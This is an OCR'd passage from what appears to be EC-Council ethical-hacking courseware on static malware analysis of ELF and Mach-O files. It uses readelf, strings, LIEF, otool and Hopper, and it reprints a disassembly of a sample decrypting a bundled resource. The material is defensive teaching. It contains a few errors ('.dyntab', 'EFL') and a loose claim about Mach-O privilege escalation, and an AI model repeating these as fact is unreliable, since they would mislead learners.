


Figure 7.92: Viewing symbols using the readelf tool

The above screenshot shows two different tables, **`.dynsym`** and **`.symtab`**.

- **`.dyntab`**: This table contains dynamically linked symbols that are taken from external sources such as **`libc`** libraries, which are stored by the OS at runtime.
- **`.symtab table`**: This table contains all the symbols defined by the developers in the binary source code, including symbols from **`.dyntab`**.

Identifying Program Headers in ELF Executables

The program headers in an ELF executable reveals the memory layout of the binary code. It helps in determining whether the ELF executable file is properly packed. For this purpose, the readelf tool can be used with the **`-l`** option followed by the file name of the EFL executable.

Run the following command to retrieve ELF program headers:

`readelf -l <malware-sample>`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.93: Viewing program headers using the readelf tool

As shown in the screenshot, the ELF executable contains a few program headers, which include two **PT_LOAD** segments with **RE** and **RW** flags. Here, **RE** denotes "read and execute," while **RW** denotes "read and write."

If the ELF executable is properly packed, then the program headers are hidden as shown in the screenshot.




Figure 7.94: Viewing program headers of a packed file using the readelf tool

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying ELF File Headers

The ELF executable file header contains general information such as binaries' entry points, program headers, table locations, etc. These data help in determining the file architecture and the machine for which the file is designed to run.

Execute one of the following commands to retrieve the information contained in the ELF header at the start of the file:

```
readelf -h <malware-sample>
readelf --file-header <malware-sample>
```




Figure 7.95 Viewing file headers using the readelf tool

- **Extracting Strings from ELF Executable Files**

  String extraction involves collecting vital information about a suspected ELF executable file. Strings such as symbols, section names, and functions names reveal the purpose of the binary code. Linux has a default command called **`strings`** that extracts strings and saves those strings in a .txt file.

  Run the following command to extract strings from an ELF executable file:

  ```
  strings malware-sample > str.txt
  ```

- **Analyzing String Reuse Using Intezer**

  Source: *https://www.intezer.com*

  Intezer is malware analysis platform that scans files, URLs, end points, and memory dumps. It extracts strings from uploaded malware samples and identifies whether those strings are used in other files. It reduces the effort of malware analysts by analyzing unknown malware that are difficult to trace.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.96: Screenshot of Intezer showing relevant strings

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: Analyzing Mach Object (Mach-O) Executable Files


- Mach-O is an **executable file format for macOS** and iOS that is similar to the PE format for Windows and ELF for Linux
- Use tools such as **pagestuff**, **LIEF**, or **otool** to analyze Mach-O malware
- Use **Hopper Disassembler to view Mach-O executable files** and find information regarding the logical pages associated with that file

Malicious Mach-O Binaries

```
0000000100001606        movq    %rax, %rdi
0000000100001609        callq   *0x7a99(%rip) ## Objc message: +[NSBundle mainBundle]
000000010000160f        leaq    0x7daa(%rip), %rsi ## Objc cfstring ref: @"unpack"
0000000100001616        leaq    0x7dc3(%rip), %rdi ## Objc cfstring ref: @"txt"
000000010000161d        movq    0x96d4(%rip), %rcx ## Objc selector ref: pathForResource:ofType
                        :]
0000000100001624        movq    %rdi, -0x30(%rbp)
0000000100001628        movq    %rax, %rdi
000000010000162b        movq    %rsi, -0x38(%rbp)
000000010000162f        movq    %rcx, %rsi
0000000100001632        movq    -0x38(%rbp), %rdx
0000000100001636        movq    -0x30(%rbp), %rcx
000000010000163a        callq   *0x7a68(%rip) ## Objc message: -[%rdi pathForResource:ofType:]
0000000100001640        movl    $0x4, %r8d
0000000100001646        movl    %r8d, %ecx
0000000100001649        xorl    %r8d, %r8d
000000010000164c        movq    %rax, -0x20(%rbp)
0000000100001650        movq    0x9a51(%rip), %rax ## Objc class ref: _OBJC_CLASS_$_NSString
0000000100001657        movq    -0x20(%rbp), %rdx
000000010000165b        movq    0x969e(%rip), %rsi ## Objc selector ref: stringWithContentsOfFi
                        le:encoding:error:
0000000100001662        movq    %rax, %rdi
0000000100001665        callq   *0x7a3d(%rip) ## Objc message: +[NSString stringWithContentsOfF
                        ile:encoding:error:]
000000010000166b        movq    %rax, -0x28(%rbp)
000000010000166f        movq    0x9a3a(%rip), %rax ## Objc class ref: EncodeDecodeOps
0000000100001676        movq    -0x28(%rbp), %rdx
000000010000167a        movq    0x9687(%rip), %rsi ## Objc selector ref: enncryptDecryptString:
0000000100001681        movq    %rax, %rdi
0000000100001684        callq   *0x7a1e(%rip) ## Objc message: +[EncodeDecodeOps enncryptDecryp
                        tString:]
```

https://github.com

Reverse Engineering Mach-O Binaries



https://www.hopperapp.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Analyzing Mach Object (Mach-O) Executable Files

Mach object (Mach-O) is an executable file format similar to the Portable Executable (PE) format for Windows and ELF for Linux. It is associated with binaries present in macOS and iOS. This file format is used to distribute code and determines the mechanism through which the memory reads both data and code present in a binary file. Mach-O malware has a direct impact on a program's performance because memory usage and paging activities are affected by the order of code within a binary file. This malware allows attackers to generate two arrays, which get overlapped in memory, and to set a memory location for executing a Mach-O executable. Attackers can leverage this functionality for privilege escalation and for exploiting next-stage vulnerabilities with root access.

Malicious Mach-O Binaries

Mach-O can be referred to as a binary stream of bytes that are combined to form meaningful data chunks. The data include information related to the CPU type, data size, order of the bytes, etc. Mach-O binaries are arranged into different segments that comprise individual sections. These individual sections store different types of code or data. Some of the segments of a Mach-O binary are **__PAGEZERO**, **__TEXT**, **__DATA**, **and __OBJC**. Attackers can use these segments to hide malicious code and execute it for escalating privileges.

Security analysts must analyze Mach-O malware to take proper mitigative measures and restrict privilege escalation attempts in macOS systems. Analysts can use tools such as pagestuff, LIEF, or otool to analyze Mach-O malware and take the necessary actions for the prevention of privilege escalation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **LIEF**

  Source: *https://lief-project.github.io*

  LIEF is an acronym for Library to Instrument Executable Formats. It is a cross-platform tool developed by QuarksLab for parsing and manipulating different executable formats including Mach-O binary formats. In addition, it can be used in different programming languages such as C, C++, and Python and can abstract the common features of executable formats.

  Run the following commands to obtain information on a Mach-O executable:

```
import lief
binary = lief.parse("/usr/bin/ls")
print(binary)
```

- **otool**

  Source: *https://github.com*

  Security analysts can use otool to analyze or examine a binary and obtain information about an iOS application. They can check the binary links with a shared library using the following command:

```
otool -L UnPackNw > ~/Malware/libs.txt
```

Figure 7.97: Screenshot of otool

Execute the following command to dump the method names from the Obj section of a Mach-O binary:

```
otool -oV UnPackNw > ~/Malware/methods.txt
```

Run the following command to acquire the disassembly:

```
otool -tV UnPackNw > ~/Malware/disassembly.txt
```

After executing the above command, the obfuscated file name can be found.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
46 00000001000015ff        movq    0x96ea(%rip), %rsi ## Objc selector ref: mainBundle
47 0000000100001606        movq    %rax, %rdi
48 0000000100001609        callq   *0x7a99(%rip) ## Objc message: +[NSBundle mainBundle]
49 000000010000160f        leaq    0x7daa(%rip), %rsi ## Objc cfstring ref: @"unpack"
50 0000000100001616        leaq    0x7dc3(%rip), %rdi ## Objc cfstring ref: @"txt"
51 000000010000161d        movq    0x96d4(%rip), %rcx ## Objc selector ref: pathForResource:ofType
   :
52 0000000100001624        movq    %rdi, -0x30(%rbp)
53 0000000100001628        movq    %rax, %rdi
54 000000010000162b        movq    %rsi, -0x38(%rbp)
55 000000010000162f        movq    %rcx, %rsi
56 0000000100001632        movq    -0x38(%rbp), %rdx
57 0000000100001636        movq    -0x30(%rbp), %rcx
58 000000010000163a        callq   *0x7a68(%rip) ## Objc message: -[%rdi pathForResource:ofType:]
59 0000000100001640        movl    $0x4, %r8d
60 0000000100001646        movl    %r8d, %ecx
61 0000000100001649        xorl    %r8d, %r8d
62 000000010000164c        movq    %rax, -0x20(%rbp)
63 0000000100001650        movq    0x9a51(%rip), %rax ## Objc class ref: _OBJC_CLASS_$_NSString
64 0000000100001657        movq    -0x20(%rbp), %rdx
65 000000010000165b        movq    0x969e(%rip), %rsi ## Objc selector ref: stringWithContentsOfFi
   le:encoding:error:
66 0000000100001662        movq    %rax, %rdi
67 0000000100001665        callq   *0x7a3d(%rip) ## Objc message: +[NSString stringWithContentsOfF
   ile:encoding:error:]
68 000000010000166b        movq    %rax, -0x28(%rbp)
69 000000010000166f        movq    0x9a3a(%rip), %rax ## Objc class ref: EncodeDecodeOps
70 0000000100001676        movq    -0x28(%rbp), %rdx
71 000000010000167a        movq    0x9687(%rip), %rsi ## Objc selector ref: enncryptDecryptString:
72 0000000100001681        movq    %rax, %rdi
73 0000000100001684        callq   *0x7a1e(%rip) ## Objc message: +[EncodeDecodeOps enncryptDecryp
   tString:]
```

Figure 7.98: Screenshot of otool showing an obfuscated text file and its contents

The output of the above command can be examined line by line to analyze actual file contents and encryption methods used.

Reverse Engineering Mach-O Binaries

As Mach-O binaries include different segments and their corresponding sections, security analysts must evaluate the internal structure of a binary for the identification of malicious code. Furthermore, all the methods and executable files present within the segments can be examined through the reverse engineering process to mitigate potential threats. Mach-O binary files can be analyzed using tools such as Hopper Disassembler.

- **Hopper Disassembler**

  Source: *https://www.hopperapp.com*

  Hopper Disassembler is a reverse engineering tool that allows security analysts to disassemble, decompile, and debug application binaries. Hopper analyzes function prologues to extract procedural information such as basic blocks and local variables. It uses LLDB or GDB debuggers, which help security analysts in reverse engineering and dynamically analyzing the Mach-O binaries. Hopper displays the code using different representations.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

